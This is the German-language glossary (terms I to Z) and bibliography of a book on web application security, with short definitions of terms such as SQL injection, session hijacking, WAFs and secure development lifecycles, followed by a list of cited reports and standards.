Indirektion Ein Verfahren, mit dem sichergestellt wird, dass Benutzer nur auf ausgewiesene Ressourcen zugreifen können. Die Objekt-ID einer Ressource (z. B. eines Datenbankeintrages) wird dabei z. B. über die Session eines Benutzers auf eine lokale ID abgebildet, so dass eine Manipulation nicht möglich ist.

Individualsoftware Selbstentwickelter Programmcode.

Information Disclosure Bezeichnet die ungewollte Preisgabe interner oder sensibler Informationen.

Information Security Management System (ISMS) Beschreibt ein Managementsystem der Informationssicherheit, das auch im Rahmen einer ISO27001-Zertifizierung geprüft wird.

Informationsklassifikation Klassifikation von Informationen im Hinblick auf deren Vertraulichkeit (z. B. öffentlich, intern, vertraulich und streng vertraulich) sowie ggf. auch deren Integrität und Verfügbarkeit.

Informationssicherheit (IS) Übergeordnete Disziplin, die sich mit Sicherheitsaspekten von Informationen beschäftigt.

Initialpasswort Passwort, das vordefiniert ist, jedoch vom Anwender nach dem ersten Login automatisch geändert werden muss. Im Gegensatz zu einem →Standardpasswort ist ein Initialpasswort zudem gewöhnlich benutzerspezifisch.

Integrität Schutzziel der IT-Sicherheit. Laut BSI-Glossar[2] wird darunter „die Korrektheit (Unversehrtheit) von Daten und die korrekte Funktionsweise von Systemen“ verstanden.

Integritätsschutz Maßnahme zur Sicherstellung der Integrität. Häufig umgesetzt in Form von →Prüfsummen.

Interpreter Injection Angriffsform, bei der ein Angreifer Steuerzeichen einschleust, die es ihm ermöglichen, aus dem Datenkanal auszubrechen und Kommandos in z. B. einer Datenbank (SQL Injection) oder auf einem LDAP-Server (LDAP Injection) zur Ausführung zu bringen.

Intrusion-Prevention-Systeme System zur Erkennung und Behandlung von Angriffen.

IT-Sicherheit Disziplin der →Informationssicherheit, die sich mit Sicherheitsaspekten von IT-Systemen beschäftigt.

Java Eine Technologie sowie eine in erster Line objektorientierte und sehr weitverbreitete Programmiersprache.

Java EE Enterprise Java, welches auch im Webumfeld zum Einsatz kommt.

JQuery JavaScript-API zur vereinfachten Durchführung von Zugriffen auf den →DOM.

JSF JavaServer Faces ist ein Framework zur Entwicklung von Java-basierten Webanwendungen.

JSON JavaScript Object Notation ist ein Datenformat zur kompakten Übertragung von JavaScript-Objekten.

JSP JavaServer Pages ist eine Technologie, mit der sich Java-Code und spezielle JSP-Kommandos in HTML-Seiten einbauen lassen.

JSTL Die JavaServer Pages Standard Tag Library stellt eine Sammlung von Tag-Bibliotheken zur JSP-Programmierung dar.

Kanonisieren Bereinigung unterschiedlicher →Enkodierungen in Eingaben.

Key Performance Indicator (KPI) Leistungskennzahl, die zur Messung des Fortschritts oder des Erfüllungsgrades im Hinblick auf eine bestimmte Zielsetzung dient.

Known Vulnerability Bekannte Sicherheitslücke außerhalb von Individualsoftware (z. B. im Apache-Webserver). Known Vulnerabilities werden üblicherweise über →CVE-Kennungen identifiziert.

[2] vgl. https://www.bsi.bund.de/DE/Themen/Cyber-Sicherheit/Glossar/cs_Glossar_I.html.

Kompromittieren Anderes Wort für „übernehmen“. Systeme werden häufig von Angreifern kompromittiert.

Konditionieren Verhaltenspsychologische Beeinflussung sowohl in positiver (positive Konditionierung) als auch in negativer Form (negative Konditionierung).

Konkatenierung Art des Interpreter-Aufrufs, bei dem einzelne Parameter aneinandergehängt werden (z. B. „erster Teil“ + „zweiter Teil“). Ein sichereres Verfahren stellt hier die →Parametrisierung dar.

Laufzeitumgebung Umgebung, innerhalb derer Programmcode zur Ausführung kommt. Beispiele hierfür sind die Java Runtime Environment (JRE), .NET Common Language Runtime (CLR) oder PHP FPM. Häufig erfolgt die Ausführung innerhalb eines Applikationsservers (oder eines Web Containers), die sich hier daher als Ausführungsumgebung betrachten lassen.

Aber auch der Browser selbst stellt eine Laufzeitumgebung dar, und zwar für den clientseitigen Code (also in erster Linie JavaScript).

Least Privilege Grundsatz der minimalen Berechtigungen.

Legacy Code Programmcode, der nicht mehr supported wird.

Low Hanging Fruit Schwachstellen, die sehr einfach (häufig auch automatisiert) zu identifizieren sind.

Man-in-the-Middle-Angriff Angriffsform, bei der sich ein Angreifer in die Kommunikation zwischen Sender und Empfänger „einklinkt“, um die übertragenen Daten zu manipulieren oder auszulesen.

Man-in-the-Middle-Proxy (MitM-Proxy) Tool, das sich als lokaler HTTP-Proxy verwenden lässt, um sämtliche Kommunikation zwischen Browser und Webserver abzufangen und zu manipulieren. Ein MitM-Proxy stellt das zentrale Werkzeug eines Pentesters oder Angreifers dar, um Schwachstellen in einer Webanwendung zu identifizieren.

Maskieren Technik zur Unkenntlichmachung bestimmter sensibler Informationen innerhalb eines Datensatzes. Beispiel: Ersetzen der ersten Zeichen einer Kreditkartennummer.

Mehrfaktorauthentifizierung (MFA) Von einer Mehrfaktorauthentifizierung sprechen wir dann, wenn dabei mindestens zwei der drei folgenden Authentifizierungsfaktoren verwendet werden:

1. Etwas, was man weiß (z. B. Passwort)
1. Etwas, was man besitzt (z. B. SSL- bzw. X.509-Zertifikate, Hardware-Token)
2. Etwas, was man ist (z. B. Biometrie).

Metrik Kennzahl zur Bewertung der Softwarecode-Qualität.

Microservice Service innerhalb einer Microservice-Architektur, der sehr häufig durch einen REST-Service umgesetzt wird. Daher werden hier beide Begriffe oftmals synonym verwendet.

MIME Type Erlaubt die Deklaration bestimmter Inhalte innerhalb des HTTP-Protokolls.

Misuse Case Spezieller Anwendungsfall innerhalb der Softwareentwicklung, der auf Basis eines vorhandenen Anwendungsfalls mögliche Missbrauchsfälle beschreibt. Anders als ein →Abuse Case bezieht sich dieser auf einen existierenden Anwendungsfall.

Mitigierende Maßnahme Maßnahme, mit der ein bestimmtes Risiko verringert („mitigiert“) wird.

ModSecurity Kostenfrei nutzbare Webanwendungsfirewall (WAF), die als Zusatzmodul des Apache-Webservers verwendet wird.

MVC-Framework Webframework, auf welchem Webanwendungen in der Regel basieren. Ein MVC-Framework trennt dabei Modell (Geschäftslogik), View (Darstellung) und Controller (Steuerung) auf.

Nicht-Funktionale Sicherheitsanforderung (NFSR) Eine Sicherheitseigenschaft, die ein System oder eine Systemkomponente erfüllen muss (Secure Feature).

Nonce Zufällige Zeichenfolge („Number only used once“).

Non-Disclosure Agreement (NDA) Vertraulichkeitserklärung.

Normalisieren Technik, um Eingaben auf eine einheitliche semantische Darstellung abzubilden.

OAuth Ein Protokoll, welches eine API-basierte Autorisierung für Desktop-, Web- und Mobile-Applikationen ermöglicht. Heute wird in erster Linie nur noch OAuth in Version 2 eingesetzt.

Objekt-ID Eindeutiger Identifikator, der einen bestimmten Datensatz (meist innerhalb einer Datenbank) identifiziert.

Offline-Angriff Angriffsform, die lokal durchgeführt wird (z. B. Knacken von Passwortdateien).

Off-Premise Betrieb oder Entwicklung findet außerhalb der Räumlichkeiten eines Unternehmens statt.

One Time Token (OTT) Einmalpasswörter, die über einen Seitenkanal zugestellt werden.

Online-Angriff Angriffsform, die über das HTTP-Protokoll durchgeführt wird.

On-Premise Betrieb oder Entwicklung findet in den eigenen Räumlichkeiten eines Unternehmens statt.

Open ID Offener Standard, der ein dezentrales Authentifizierungsprotokoll für Webanwendungen bzw. webbasierte Dienste beschreibt.

OpenSAMM Siehe →OWASP SAMM.

ORM-Framework Programmierframework zur operationalen Abbildung (OR-Mapping), das z. B. verwendet wird, um Klassenobjekte auf Tabellen innerhalb einer Datenbank abzubilden.

OWASP Das OWASP (Open Web Security Project) ist eine gemeinnützige und weltweit tätige Organisation mit dem Ziel, die Sicherheit von Anwendungen und Diensten im Web zu verbessern.

OWASP ESAPI API der OWASP Foundation, die zahlreiche Sicherheitsfunktionen abbildet und zahlreiche Programmiersprachen zur Verfügung stellt.

OWASP SAMM Ein Reifegradmodell ähnlich dem →BSIMM-Modell, mit welchem sich ein Application Security Program (ASP) umsetzen lässt.

OWASP Top 10 Projekt der OWASP Foundation, welches die zehn relevantesten Schwachstellen und Angriffe für Webanwendungen darstellt und alle paar Jahre aktualisiert wird.

Parameter Binding Bezeichnet den Vorgang, bei dem ein Webframework den Wert eines bestimmten HTTP-Parameters automatisch in eine zugeordnete Variable schreibt („bindet“).

Parametrisierung Art des Interpreter-Aufrufs, bei dem einzelne Parameter explizit ausgewiesen werden und damit manipulationssicher sind.

Parser Wird verwendet, um Eingabedaten in eine neue Struktur zu interpretieren bzw. zu übersetzen (z. B. HTML-Code).

Passwort-Policy Vorgabe hinsichtlich der Passwortkomplexität.

Passwortstärke Robustheit eines Passwortes um Angriffen zu widerstehen.

Payload Schadfunktion.

Penetrationstest/Pentest Sicherheitstest, der aus der Sicht eines Angreifers durchgeführt wird.

Perimetrische Sicherheit Sicherheitsmaßnahmen, die auf einem infrastrukturell vorgelagerten System durchgeführt werden.

Persistierung Anderes Wort für „Speicherung“.

Personenbeziehbare Daten Daten, die mittelbar einer natürlichen Person zugeordnet werden können (z. B. IP-Adressen).

Personenbezogene Daten Daten, die gemäß dem Bundesdatenschutzgesetz (BDSG) einer natürlichen Person zugeordnet sind (z. B. Name, Adresse).

PHP Serverseitige Webprogrammiersprache, die zur Laufzeit interpretiert wird.

Pivot-Angriff Angriffsvorgehen, bei dem ein Angreifer zunächst ein schlecht geschütztes System übernimmt, um darüber das eigentliche System anzugreifen.

Plugin Komponente zur Erweiterung einer Softwareanwendung.

Pollen Laufende Anfrage eines Clients bei einem Server.

POST-Parameter Ein im HTTP Request Body übertragener HTTP-Parameter, für den die HTTP-Methode „POST“ verwendet wird. → GET-Parameter

Principal Virtuelle Abbildung eines authentifizieren Benutzers innerhalb der Anwendung.

Privilegienerweiterung Angriffsform, bei der sich ein Angreifer unbefugt Privilegien der gleichen Berechtigungsstufe (horizontale Privilegienerweiterung) oder einer höheren Berechtigungsstufe (vertikale Privilegienerweiterung) verschafft. Häufig versuchen Angreifer hierüber Admin-Berechtigungen zu erlangen.

Programmatisch Umsetzung von Maßnahmen innerhalb des Programmcodes. Gegenteil von →Deklarativ.

Proof-of-Concept (POC) Programmcode, der die Durchführbarkeit einer Maßnahme oder eines Angriffs beweist.

Pseudo Random Number Generator (PRNG) Deterministischer Zufallszahlengenerator.

Pseudonymisieren Personenbezogene Informationen werden durch technische Maßnahmen aus Daten reversibel entfernt (z. B. durch ID ersetzt).

Pufferüberlauf (Buffer Overflow) Software-Sicherheitslücke, bei der es einem Angreifer möglich sein kann, bestimmte Speicherbereiche zu überschreiben und darüber ggf. beliebigen Programmcode zur Ausführung zu bringen.

Python Skriptsprache.

Quality Gate Kontrollpunkt der Qualitätssicherung innerhalb des Projektvorgehens.

Quick Win Maßnahme, die sich in der Regel einfach umsetzen lässt und einen im Verhältnis großen Sicherheitsgewinn bringt.

Race Condition Zwei Threads beeinflussen sich durch zeitgleichen Zugriff auf gemeinsam genutzte Variablen.

Regulärer Ausdruck (RegExp) Zeichenkette, mit der sich eine andere Zeichenkette nach bestimmten Mustern durchsuchen lässt oder mit der sich Zeichen darin ersetzen lassen.

Reifegrad Maß für den Umsetzungsgrad eines Prozesses oder einer Aktivität.

Repository System zur Verwaltung von Entwicklungsprojekten, Sourcecode und Abhängigkeiten.

Request Binding →Parameter Binding.

REST Programmierparadigma für Webanwendungen, dem die Idee zugrunde liegt, einen Dienste-Aufruf über eine URL auszudrücken (anstelle z. B. eines XML-Dokuments).

RFC Ein Request for Comments stellt ein technisches oder organisatorisches Dokument der Internet Engineering Task Force (IETF) dar. In RFCs werden die meisten Internet-Standards beschrieben.

Rich Client Hier: Webanwendungen, die optisch einer Desktop-Anwendung sehr nahekommen.

Risiko Eine im Hinblick auf Eintrittswahrscheinlichkeit und Schadenspotential bewertete Bedrohung dafür, dass ein Sicherheitsproblem in einer Anwendung auftritt oder ausgenutzt wird.Neben solchen Sicherheitsrisiken existieren aber auch Betriebsrisiken, welche hier jedoch nicht gemeint sind.

Risikoanalyse Sicherheitsanalyse mit dem Ziel, Sicherheitsrisiken zu identifizieren.

Roadmap Projektplan; hier verwendet zur Darstellung der einzelnen Schritte innerhalb eines Einführungsprojektes für Applikationssicherheit.

RTMP Proprietäres Netzwerkprotokoll der Firma Adobe Systems, mit dem Audio-, Video- aber auch Dateninhalte aus →Flash-Anwendungen heraus übermittelt werden.

Salt/Salting Bezeichnet innerhalb der Kryptographie eine zufällige Zeichenfolge, die einem Passwort-Hashwert angehängt wird, um dessen Entropie zu erhöhen.

Same Origin Policy (SOP) Stellt sicher, dass JavaScript-Code nur auf die Daten der eigenen HTTP-Origin zugreifen kann.

SAML Security Assertion Markup Language („Auszeichnungssprache für Sicherheitsbestätigungen“).

Sandbox Abgeschottete Umgebung (auf Ebene des Dateisystems oder Speichermanagements).

Sanitizing Bereinigung von Eingabedaten.

SAST Mit Static Application Security Testing (SAST) werden Tools beschrieben, die Programmcode statisch auf Sicherheitsmängel hin untersuchen.

Schutzbedarf Gibt an, wie viel Sicherheit erforderlich ist, um ein betrachtetes Asset (z. B. eine Anwendung) angemessen zu schützen.

Schutzziel Vertraulichkeit, Integrität und Verfügbarkeit.

Schwachstelle (engl. Weakness) Eine Schwachstelle (auch: „Schwäche“) stellt eine Eigenschaft in der Implementierung, Architektur, Konfiguration oder eines Prozesses dar, die unter bestimmten Bedingungen zu einer Sicherheitslücke führen kann.

Scrum Sehr weitverbreitetes agiles Entwicklungsvorgehen speziell im Bereich der Webentwicklung.

Secure Design Pattern Muster zur Umsetzung von Security Best Practices auf Ebene des Anwendungsdesigns.

Secure Development Lifecycle (SDL) SSDL-Implementierung der Firma Microsoft.

Secure SDLC Subprozess, über den Sicherheitsaktivitäten auf einen vorhandenen Entwicklungsprozess (Software Development Lifecycle, SDLC) abgebildet werden.

Secure Software Development Lifecycle (SDL) →Secure SDLC

Secure Software Development Lifecycle (SSDL) →Secure SDLC

Security Assurance Requirement (SAR) Beschreibt die Maßnahmen, die im Rahmen des Lebenszyklus einer Anwendung durchgeführt werden, um die Umsetzung von Sicherheitsanforderungen zu gewährleisten.

Security Awareness Das Wissen und die Einstellung von Mitarbeitern im Hinblick auf die Sicherheitsgefahren für IT-Systeme und Daten.

Security Champion Zentraler Ansprechpartner für Sicherheitsthemen innerhalb eines Teams oder Projektes.

Security Checkpoint Sicherheitskontrollpunkt zur Verifikation von bestimmten Sicherheitsaspekten im Entwicklungsvorgehen.

(Security) Code Review Analyseverfahren, bei dem der Sourcecode (auf Sicherheitsmängel) analysiert wird.

Security Control Sicherheitsmaßnahme oder –komponente.

Security Gate Kombination von Security Checkpoints und Quality Gate, bei dem erst mit der Entwicklung fortgefahren werden kann, wenn das Gate passiert wurde (also die darin spezifizierten Sicherheitsanforderungen erfüllt wurden).

Security Response Aktivität, die im Fall eines Sicherheitsvorfalls ausgelöst wird.

(Security-)Smell Hier: Indikator für Sicherheitsproblem in Code (Code-Smell) oder Architektur (Architektur-Smell).

Security Token Parameter, der zum Schutz, zur Authentifizierung oder Autorisierung eines HTTP Requests verwendet wird.

Seitenkanalangriff Ein Seitenkanalangriff wird nicht über die Anwendung selbst, sondern einen separaten Kanal durchgeführt.

Session Sitzung eines (gewöhnlich angemeldeten) Benutzers.

Session Hijacking Angriffsform, bei der ein Angreifer die Session eines anderen Benutzers übernimmt; üblicherweise, um in den Besitz von dessen Session-IDs zu gelangen.

Session Invalidierung Vorgang, bei dem eine aktive Session ungültig gemacht wird.

Session Timeout Ablauf der Gültigkeit einer Session nach einer bestimmten Zeit (absolutes Timeout) bzw. einer bestimmten Zeit der Untätigkeit eines Benutzers (IDLE-Timeout).

Session-ID Zufällige ID, die eine (Benutzer-)Session eindeutig ausweist und nach erfolgter Anmeldung eines Benutzers mit jeder Anfrage automatisch mitgesendet wird, um die Session zu authentifizieren.

Sicherheitslücke (engl. Vulnerability) Eine Sicherheitslücke (auch „Verwundbarkeit" oder „Angreifbarkeit") bezeichnet das konkrete Auftreten einer oder mehrerer Schwachstellen, über welche die Sicherheit einer Anwendung nachweislich beeinträchtigt werden kann.

Sicherheitsmechanismus (engl. Security Control) Je nach Kontext eine Sicherheitsmaßnahme, -funktion oder -komponente.

SIEM Ein Security Info & Event Management System wertet Ereignisse von unterschiedlichen Systemen automatisch aus und liefert darauf basierende konsolidierte Sicherheitsinformationen.

Sign-Off Anderes Wort für „Freigabe", wird im Rahmen von →Security Gates verwendet.

SOAP Protokoll, mit dem XML-basierte Daten zwischen Systemen ausgetauscht und Funktionsaufrufe durchgeführt werden können. SOAP kommt üblicherweise bei Webservices zum Einsatz.

Software as a Service (SaaS) Software, die nicht selbst betrieben wird, sondern z. B. über das Web genutzt wird.

Software Assurance (SwA) Auch Software (Security) Assurance: Der Grad an Vertrauen, dass Software wie vorgesehen arbeitet und frei von Schwachstellen ist, gleich ob absichtlich oder unwillentlich im Rahmen des Entwicklungsprozesses erzeugt (Quelle: CNSS Instruction 4009, National Information Assurance Glossary).

Software Development Lifecycle (SDLC) Beschreibt das der Softwareentwicklung zugrundeliegende Vorgehensmodell.

Software Security Group (SSG) Eine organisatorische Einheit, die sich speziell mit Themen der Softwaresicherheit befasst.

Spoofen Vortäuschen einer falschen Absenderidentität.

Sprint Produktiteration bei Scrum, einem agilen Entwicklungsvorgehen.

SQL Injection Angriff, bei dem ein Angreifer SQL-Aufrufe einschleusen und gegen eine im Hintergrund arbeitende Datenbank zur Ausführung bringen kann.

SSL Veraltetes Protokoll zur Übertragungsverschlüsselung. Wurde mittlerweile durch →TLS ersetzt.

SSL/TLS-Cipher Kurzform für „SSL/TLS Cipher Suites", eine standardisierte Sammlung kryptographischer Algorithmen für das SSL/TLS-Protokoll.

SSL/TLS-Terminierung Schnittstelle, an der eine SSL/TLS-Verschlüsselung endet.

SSL-Zertifikat Siehe →X.509-Zertifikat

Stack Trace Detaillierter Fehlerbericht, der üblicherweise nur zur Fehlererkennung durch den Entwickler dient.

Stakeholder Eine Person oder Gruppe, die Eigeninteresse an einem Thema hat, z. B. im Hinblick auf die Verbesserung der Sicherheit einer Anwendung oder deren Durchführung.

Standardpasswort Ein durch den Hersteller bei der Auslieferung einer Software gesetztes Passwort.

Standardsoftware Standardisierte Software, die ein Softwarehersteller nicht im Kundenauftrag erstellt, wie dies etwa bei →Individualsoftware der Fall ist. Kundenspezifische Anpassungen an Standardsoftware sind allerdings wieder der Individualsoftware zuzurechnen.

Subject Matter Expert (SME) Fachexperten (fachliche Ansprechpartner) für ein bestimmtes Thema.

Symmetrische Verschlüsselung Verschlüsselungsverfahren, bei dem für Verschlüsselung wie für Entschlüsselung derselbe Schlüssel verwendet wird.

Tainted Daten sind tainted („verschmutzt"), wenn sie über einen nicht-vertrauenswürdigen Eintrittskanal (z. B. Web-Eingabe) in die Anwendung gelangen und zu validieren sind.

Tampering Anderes Wort für „Datenmanipulation".

Taxonomie Anderes Wort für „Klassifikationsschema".

Template Engine Eine Software, die für die Aufbereitung von Ausgaben einer Webanwendung verwendet wird.

Threat Profiling Mapping von generischen Bedrohungen auf Basis von bestimmten Systemeigenschaften.

Threshold Verzögerung, die häufig zur Abwehr von Brute-Forcing-Angriffen in Anmeldefunktionen zum Einsatz kommt.

Time-Box-Verfahren Analyseverfahren, bei dem innerhalb einer vorgegebenen Zeit ein maximales, jedoch nicht genauer spezifiziertes Analyseergebnis zu erzielen versucht wird.

TLS Protokoll zur Übertragungsverschlüsselung, auf welchem HTTPS basiert.

Token Hier: Ein →Nonce, welches für die Authentifizierung oder Autorisierung eines HTTP-Requests verwendet wird.

Trust Boundary Architektonische Vertrauensgrenze (Annahmen zum Vertrauen) zwischen zwei Systemen oder Komponenten. Auf Basis von Trust Boundaries werden verschiedene architektonische Maßnahmen (z. B. der Authentifikation) festgelegt.

Trusted Subsystem Architektonisches Vertrauensmodell, bei dem ein System einem anderen vertraut, z. B der Korrektheit erhaltener Daten oder Benutzerkennungen.

Typsicherheit Bezeichnet einen Zustand, bei dem sichergestellt ist, dass die Datentypen so verwendet werden, wie dies durch die Programmiersprache vorgesehen ist und keine Typverletzungen auftreten können.

Überprivilegierung Programmcode, der mehr Berechtigungen besitzt als er tatsächlich bräuchte.

Unit Test Modultest, der innerhalb der Softwareentwicklung dazu verwendet wird, bestimmte funktionale Teile automatisiert zu testen. Ein Security Unit Test ist ein spezieller Unit Test, mit dem (in erster Linie funktionale) Sicherheitsaspekte getestet werden.

URL Identifiziert eine Ressource auf einem Webserver (bzw. innerhalb einer Webanwendung).

URL Rewriting Session-Management-Verfahren, bei dem die Session-ID nicht als HTTP Cookie, sondern innerhalb der URL übermittelt wird.

User Agent Request Header beim HTTP-Protokoll, über den der Browser seine Kennung an den Server übermittelt.

User Story Fachliche Vorgaben aus Anwendersicht bei einem agilen Entwicklungsvorgehen.

UTF-8 Standardverfahren, in dem Webseiten enkodiert sind.

Virtuelles Patchen Verfahren, bei dem die Ausnutzbarkeit einer Sicherheitslücke dadurch unterbunden wird, dass der entsprechende Exploit geblockt wird. Virtuelles Patching ist als temporäre Maßnahme oder Workaround zu betrachten, darf jedoch niemals die ursächliche Behebung einer Schwachstelle ersetzen.

WCMS Ein Web Content Management System ist ein Content Management System, auf das viele Webseiten aufgebaut sind.

Web Container Leichtgewichtige serverseitige Ausführungsumgebung einer Webanwendung. Im Java-Umfeld wir dieser häufig auch als Servlet Container bezeichnet. Ein Web Container ist prinzipiell ein → Applikationsserver, nur dass diesem verschiedene Enterprise Funktionen fehlen. Beispiele für Web Container sind Tomcat oder Jetty.

Webanwendung Eine Webanwendung ist eine Client-Server-Anwendung, die auf Webtechnologien (HTTP, HTML etc.) aufsetzt.

Webanwendungsfirewall (WAF) Sicherheitskomponente (Appliance, Server-Plugin oder Filter), die auf HTTP-Ebene Webanwendungen vor Webangriffen schützt oder um Sicherheitsfunktionen erweitert.

Webanwendungssicherheit (WAS) Die Webanwendungssicherheit stellt eine Unterdisziplin der IT-Sicherheit dar, die sich mit Sicherheitsaspekten von Webanwendungen bzw. webbasierten Anwendungskomponenten befasst, die Assets verarbeiten oder bereitstellen.

Webframework Ein Programmiergerüst, auf dem viele Webanwendungen aufsetzen. Häufig synonym zu → MVC-Framework.

Webserver TCP-Server, der in erster Linie statische Webinhalte ausliefert und häufig einem → Applikationsserver oder einem Web Container vorgelagert ist.

WebSocket Ein TCP-basiertes Netzwerkprotokoll, das im Rahmen der HTML5-Spezifikation eingeführt wurde und mit dessen Hilfe sich aus JavaScript heraus ein bidirektionaler Kanal zwischen Browser und Server aufbauen lässt.

White-Box-Test Testverfahren, bei dem der Tester interne Informationen über das zu testende System (bzw. die Anwendung) besitzt.

Whitelisting Ansatz zur Validierung von Eingaben, bei der keine Daten zugelassen sind, solange diese nicht explizit erlaubt sind („Known Good“). Entspricht der Umsetzung eines positiven Sicherheitsmodells. Gegenteil: Blacklisting.

WSDL Beschreibungssprache für Webservices.

X.509-Zertifikat Ein digitales Zertifikat, über das sich Kommunikationspartner untereinander authentifizieren können und welches beim TLS/SSL-Protokoll (und damit auch bei HTTPS) zum Einsatz kommt. Im Fall von Webanwendungen werden vor allem Serverzertifikate (hier auch „SSL-Zertifikat“ genannt) eingesetzt, seltener werden diese auch zur Authentifizierung von Clients (Clientzertifikat, auch „SSL-Client-Zertifikat“) verwendet.

X-Header Optionaler Request Header im HTTP-Protokoll.

XML-Firewall Filterkomponente, die XML-Daten auf Sicherheitsaspekte hin prüfen kann.

XML-RPC Protokoll zum entfernten Methodenaufruf (RPC-Calls) auf Basis von XML-Nachrichten.
XML-Schema Standard zur Validierung von XML-Daten.
Zero Day Ein Exploit, der bereits bekannt ist, bevor die zugehörige Sicherheitslücke vom Hersteller entdeckt wurde.

Literatur und Quellen

1. Verizon data breach report (2017) http://www.verizonenterprise.com/verizon-insights-lab/dbir/2017
2. Bird J (SANS) (2017) State of application security: balancing speed and risk. https://www.sans.org/reading-room/whitepapers/analyst/2017-state-application-security-balancing-speed-risk-38100
3. Ponemon Institute LLC (2012) Application security gap study: a survey of IT security & developers. https://www.securityinnovation.com/uploads/Application%20Security%20Gap%20Report.pdf. Zugegriffen am 14.06.2014
4. Industrieanlagen gehackt, c't-Magazin Ausgabe November 2013. Heise Verlag, S 78
5. Rice D (2007) Geekonomics: the real cost of insecure software, S 66 ff
6. Kawasaki G (2004) Rule N. 4. http://blog.guykawasaki.com/2006/01/the_art_of_inno.html. Zugegriffen am 20.12.2013
7. Akerlof G (1979) The market for ‚Lemons': quality uncertainty and the market mechanism. Q J Econ 84(3):488–500
8. SANS (2012) Survey on application security programs and practices. Sans Institute. http://www.sans.org/reading_room/analysts_program/sans_survey_appsec.pdf
9. Forrester Consulting. State of application security (2011) http://www.microsoft.com/en-us/download/details.aspx?id=2629. Zugegriffen am 22.06.2016
10. Thornton R (2011) CTO & Founder, Fortify Software. Presentation at the 2011 BITS, FS ISAC conference, „Increase your security intelligence: manage application security in context with the business"
11. McGraw G (2006) Software security: building security in. Addison Wesley
12. Schulz A (2013) Meldepflicht bei Cyber-Attacken – Sinnvoll oder kontraproduktiv? Und Deutscher Kriminalbeamter, Internet-Meldung vom 24. August 2012. http://www.bdk.de/der-bdk/aktuelles/der-kommentar/meldepflicht-bei-cyber-attacken-sinnvoll-oder-kontraproduktiv. Zugegriffen am 20.12.2013
13. Gara T (2013) Exclusive: Eric Schmidt unloads on China in new book. http://blogs.wsj.com/corporate-intelligence/2013/02/01/exclusive-eric-schmidt-unloads-on-china-in-new-book/
14. Keizer G (2010) Is Stuxnet the ‚best' malware ever? http://www.infoworld.com/print/137598
15. Polizeiliche Kriminalstatistik (PKS) 2013 Bundesministerium des Inneren, April 2014. https://www.bka.de/DE/AktuelleInformationen/StatistikenLagebilder/PolizeilicheKriminalstatistik/PKS2016/pks2016_node.html. Zugegriffen am 26.06.2017
16. ISO/IEC 9126-1:2001 Software engineering – product quality – part 1: quality model

M. Rohr, *Sicherheit von Webanwendungen in der Praxis*, Edition <kes>,
https://doi.org/10.1007/978-3-658-20145-6

17. Net losses: estimating the global cost of cybercrime economic impact of cybercrime II, Center for Strategic and International Studies (CSIS). http://www.mcafee.com/hk/resources/reports/rp-economic-impact-cybercrime2.pdf. Zugegriffen im Juni 2014
18. Jarzombek J (2012) Software assurance: enabling enterprise resilience through security automation and software supply chaining risk management. http://www.acsac.org/2012/workshops/law/pdf/Jarzombek.pdf
19. US-CERT statistics (2013). http://www.cert.org/stats. Zugegriffen am 20.12.2013
20. The WASC threat classification v2.0, the Web Application Security Consortium. http://projects.webappsec.org/w/page/13246978/Threat%20Classification
21. Appsec's Agile problem, Jim Bird. http://swreflections.blogspot.de/2013/12/appsecs-agile-problem.html. Zugegriffen am 05.12.2013
22. Fowler M (2017) CodeSmell. http://martinfowler.com. Zugegriffen am 10.06.2017
23. OWASP Foundation (2013) https://www.owasp.org/index.php/Blind_SQL_Injection. Zugegriffen am 20.12.2013
24. Litchfield D, Anley C, Heasman J, Grindlay B (2005) The database Hacker's handbook: defending database servers. Wiley
25. Wikipedia. Same-origin policy. http://de.wikipedia.org/wiki/Same-Origin Policy
26. XSS filter evasion cheat sheet, OWASP. https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
27. Watkins P (2001) Cross-site request forgeries (Re: the dangers of allowing users to post images). Bugtraq. Zugegriffen am 26.06.2012
28. Grossman J (2006) CSRF, the sleeping giant. http://jeremiahgrossman.blogspot.de/2006/09/csrf-sleeping-giant.html. Zugegriffen am 14.01.2014
29. Hard N (1988) The confused, deputy problem. http://www.cis.upenn.edu/~KeyKOS/Confused-Deputy.html
30. Spiegel Online. Hackerangriff: Werbung auf Yahoo-Seiten verbreitete Schadsoftware. http://www.spiegel.de/netzwelt/web/werbung-auf-yahoo-seiten-verbreitete-schadsoftware-a-941913.html. Zugegriffen am 06.01.2014
31. Endler D (2001) Brute force exploitation of web application session-IDs. http://www.cgisecurity.com/lib/SessionIDs.pdf
32. Grossman J (2008) Clickjacking: web pages can see and hear you. http://jeremiahgrossman.blogspot.de/2008/10/clickjacking-web-pages-can-see-and-hear.html
33. Symantec Corporation (2012) Symantec threat report 2012. http://www.symantec.com/content/en/us/enterprise/other_resources/b-istr_main_report_2011_21239364.en-us.pdf
34. HPI-Wissenschaftler ermitteln die zehn meistgenutzten deutschsprachigen Passwörter. https://hpi.de/news/jahrgaenge/2016/hpi-wissenschaftler-ermitteln-die-zehn-meistgenutzten-deutschsprachigen-passwoerter.html. Zugegriffen am 04.08.2017
35. Verizon (2012) Data breach investigations report. http://www.verizonbusiness.com/resources/reports/rp_data-breach-investigations-report-2012_en_xg.pdf
36. Kersten H, Reuter J, Schröder K-W (2001) IT-Sicherheitsmanagement nach ISO 27001 und Grundschutz – Der Weg zur Zertifizierung, 3. Aufl. Vieweg + Teubner
37. Hope P (2009) Software security requirements – the foundation for security. http://www.cigital.com/presentations/SecurityReqs_Hope_ISSA09.pdf
38. Payment Card Industry (PCI) (2016) Datensicherheitsstandard – Anforderungen und Sicherheitsbeurteilungsverfahren, Version 3.2. https://de.pcisecuritystandards.org/document_library
39. Best-Practice Guide für Sichere Webanwendungen- Maßnahmenkatalog und Best Practices. BSI 2006. https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/WebSec/WebSec_pdf.pdf

40. Bundesamt für Sicherheit in der Informationstechnik (BSI), Sicheres Bereitstellen von Web-Angeboten (ISi-Web-Server) (2008) https://www.bsi.bund.de/DE/Themen/Cyber-Sicherheit/ISi-Reihe/ISi-Web-Server/web_server_node.html
41. OWASP Foundation OWASP secure coding practices – quick reference guide, Version 2. https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide
42. Österreichisches Normungsinstitut (ON) (2008) ÖNORM A7700 – Sicherheitstechnische Anforderungen an Webapplikationen. http://www.a7700.org/
43. Saltzer H, Schroeder MD (1975) The protection of information in computer systems. http://www.cs.virginia.edu/~evans/cs551/saltzer/
